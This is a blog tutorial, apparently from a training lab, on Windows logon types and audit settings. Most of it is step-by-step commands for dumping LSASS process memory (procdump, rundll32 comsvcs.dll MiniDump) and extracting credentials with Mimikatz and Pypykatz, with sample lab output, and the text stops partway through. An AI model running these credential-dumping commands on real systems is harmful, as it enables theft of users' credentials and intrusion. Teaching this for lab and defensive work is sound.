Fantastic Windows Logon types and Where to Find Credentials in Them

Updated: Feb 2, 2023

Hello All,

In this blog post we will explore and learn about various Windows Logon Types and understand how are these logon type events are generated. We will also see if we can extract credentials from individual logon types. We will be using our Active Directory Attack Defense Lab for all the demos.

Table of Contents:

What is logon ?

In simple words logon is a process of gaining access to local or remote systems using valid credentials. The user information is validated by Local Security Authority (LSA), incase of local account it will verify the information from Security Accounts Manager (SAM) database and incase of domain account it will verify the information from the Domain Controller.

We can read this thread from Steve Syfuhs to understand more about how the logon process works in background.

What is LSA ?

As per Microsoft docs "The Local Security Authority (LSA) is a protected system process that authenticates and logs users on to the local computer. In addition, LSA maintains information about all aspects of local security on a computer (these aspects are collectively known as the local security policy), and it provides various services for translation between names and security identifiers (SIDs)."

Now, let's see how we can enable the logon events and view the logon events in Windows.

Enable Logon Events

To capture the logon events we need to enable the "Audit Logon" setting from the Group Policy. Follow the below steps to enable the logs via Group Policy.

Domain Environment

1) Login to Domain Controller

2) Open Group Policy Management Console

3) Expand the Domain Object

4) Expand the Group Policy Objects

5) Right click on the Default Domain Policy and click on Edit (The policy that is applied to all the domain computers. It may differ in your environment)

6) Follow the below path to enable Audit Logon events.

Computer Configuration --> Windows Settings --> Security Settings --> Advanced Audit Policy Configuration --> Audit Policies --> Logon/Logoff --> Audit Logon

7) Select "Configure the following audit events:", "Success" & "Failure" Checkbox

Local Machine

1) Open Local Group Policy Editor

2) Follow the below path to enable Audit Logon events.

Computer Configuration --> Windows Settings --> Security Settings --> Advanced Audit Policy Configuration --> System Audit Policies - Local Group Policy Object --> Logon/Logoff --> Audit Logon

3) Select "Configure the following audit events:", "Success" & "Failure" Checkbox

In Windows we can use Event Viewer for viewing the events that are generated by various applications/processes etc. The logon events are considered as security event hence those are stored in "%SystemRoot%\System32\Winevt\Logs\Security.evtx" file. To view the events we can follow the below mentioned steps:


1) Right click on the Start button

2) Click on the Event Viewer

3) Expand the Windows Logs section

4) Click on Security

We can view all the Security Events on the right side. We can also filter the events using "Filter current log..." button from the Actions section.



Event Viewer

Before jumping on the Windows Logon Types section, let's first discuss about various ways to dump the LSASS process memory. We can use this for extracting the credentials offline.

Note: If you are aware of the process of dumping LSASS process memory then you can script this section.

What is LSASS ?

As per Microsoft docs "The Local Security Authority Subsystem Service (LSASS) stores credentials in memory on behalf of users with active Windows sessions. The stored credentials let users seamlessly access network resources, such as file shares, Exchange Server mailboxes, and SharePoint sites, without re-entering their credentials for each remote service."

Dump LSASS process memory

There are multiple methods available to dump the LSASS process memory. We will cover few well known techniques as listed below. There are plenty of other methods that can be used to dump LSASS memory.

Note: We need administrator privileges to dump the LSASS process memory.

1) Using Task Manager

2) Using Procdump

3) Using COMSVCS.dll

4) Using WindowsAPIs / Syscalls

Using Task Manager


This is most simplest method to dump the LSASS process memory if we have GUI access on the machine. We can follow the below mentioned steps:

1) Right click on the Task Bar and click on Task Manager

2) 3) Click on More details

4) Search for "Local Security Authority Process" process in the Processes tab

5) Right click on "Local Security Authority Process" process and click on "Create dump file".



LSASS Memory Dump using Task Manager

The dump file is stored in the temp folder on the machine. In our case the file is stored at "C:\Users\STUDEN~1\AppData\Local\Temp" location.

Using Procdump

Procdump is a Microsoft signed binary which is a part of sysinternals suite. It is a command line utility used for monitoring CPU spikes for applications and for dumping running process memory.

We can download the Procdump file from Microsoft site . The file will be downloaded in the ZIP format. We can extract the file and follow the below mentioned steps to dump the LSASS process memory:

1) Start PowerShell / CMD with Administrators privileges.


2) Go to the Procdump directory.

3) Find the process id of the LSASS process.

4) Execute Procdump

We can use the Process Name or Process ID while dumping the LSASS process memory using Procdump. Procdump internally leverages MiniDumpWriteDump Windows API to dump the process memory.


```
.\procdump.exe -ma lsass.exe lsass.dmp
```



LSASS Memory Dump using Procdump

```
Get-Process -Name LSASS
```

```
.\procdump.exe -ma 608 lsass.dmp
```



LSASS Memory Dump using Procdump

Using COMSVCS.dll

Dynamic Link Library (DLL) is a file which contains the code and it can be loaded by the program to perform one or more actions during the run time. COMSVCS.dll is a Microsoft signed DLL that is present on the windows system. It contains an exported function MiniDumpW that internally leverages MiniDumpWriteDump Windows API. To successfully dump the LSASS process memory we need to pass 3 arguments

1) Process ID - Specify LSASS process id.

2) File path - Specify the path where we want to save the dump file.

3) DumpType - Specify the dump type in our case we will use full

We can follow the below mentioned step to dump the LSASS process memory using COMSVCS.dll:


1) Start PowerShell / CMD with Administrators privileges.

2) Find the process id of the LSASS process.

3) Use rundll32 to execute COMSVCS.dll file

```
Get-Process -Name LSASS

rundll32.exe comsvcs.dll, MiniDump 608 C:\Users\student66\Desktop\lsass.dmp
full
```



LSASS Memory Dump using COMSVCS.dll

Note: We can find more details about this technique on Modexp blog.

Using WindowsAPIs / Syscalls

We can create our custom tool/script that will leverage WindowsAPIs or Syscalls for dumping the process memory. There are multiple such tools that are already present online such as mentioned below. This will be an exercise for the readers to use different tools for dumping the LSASS process memory using custom tool.

1) Minidump

2) SharpDump

3) SharpMiniDump

4) ATPMiniDump

5) Dumpert

6) Out-Minidump.ps1


Extract Credentials Offline (On the attacker machine instead of the target machine)

We can use tools such as Mimikatz and Pypykatz to parse the dump file offline (On the attacker machine instead of the target machine) and extract the credentials.

Using Mimikatz

We can use the below mentioned Mimikatz commands to parse the minidump file and extract the credentials.

```
privilege::debug
sekurlsa::minidump C:\Users\student66\Desktop\lsass.dmp
sekurlsa::ekeys
```



Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands to parse the minidump file and extract the credentials.

```
pypykatz.exe lsa minidump C:\Users\student66\Desktop\lsass.dmp
```

```
C:\Users\student66\Desktop\shared>pypykatz.exe lsa minidump C:\Users\student66\Desktop\lsass.dmp
INFO:root:Parsing file C:\Users\student66\Desktop\lsass.dmp
FILE: ======== C:\Users\student66\Desktop\lsass.dmp =======
== LogonSession ==
authentication_id 23586001 (167e4d1)
session_id 0
username student66
domainname dcorp
logon_server DCORP-DC
logon_time 2021-07-15T12:38:17.287518+00:00
sid S-1-5-21-1874506631-3219952063-538504511-45144
luid 23586001

== LogonSession ==
authentication_id 23257174 (162e056)
session_id 5
username student66
domainname dcorp
logon_server DCORP-DC
logon_time 2021-07-15T12:24:21.342601+00:00
sid S-1-5-21-1874506631-3219952063-538504511-45144
luid 23257174
        == MSV ==
                Username: student66
                Domain: dcorp
                LM: NA
                NT: 37
                SHA1:
                DPAPI:
        == WDIGEST [162e056]==
                username student66
                domainname dcorp
                password None
                password (hex)
        == Kerberos ==
                Username: student66
                Domain: DOLLARCORP.MONEYCORP.LOCAL
        == WDIGEST [162e056]==
                username student66
                domainname dcorp
                password None
                password (hex)
```

Extract Credentials using Pypykatz

How many types of logon are there? / Overview of Windows Logon Types

Now, let's learn about various Windows Logon Types and understand how are these logon type events are generated. We will also see if we can extract credentials from individual logon types.


We can also get additional information from Ultimate Windows Security Blog and Microsoft Docs.

Logon Type 2 : Interactive

Logon Type 2 event is generated when a user logon at the console of a machine.

Interactive Logon

Once we logon to the machine using Console, we can see in the below screenshot that the Logon Type 2 event gets generated.



Interactive Logon Event

Now, let's see if we can extract the credentials from the memory.

In this post we will leverage 3 tools for credentials extraction.

1) Mimikatz - It is a tool written in C. It is one of the most common tools used for extracting credentials from the Windows system. (Note: We can also use Mimikatz PowerShell script.)


2) Pypykatz - It is a tool written in python that can also help us in extracting credentials from the system.

3) Sharpkatz - It is a tool written in C# for extracting credentials from the Windows system. (Note: We need to build the source code using visual studio or any other utility that can be used to build C# project.)

Using Mimikatz

We can use the below mentioned Mimikatz commands for extracting the credentials.

```
privilege::debug
sekurlsa::ekeys
```




Extract Credentials using Mimikatz

Using Pypykatz

We can use the below mentioned Pypykatz commands for extracting the credentials.

```
pypykatz.exe live lsa
```

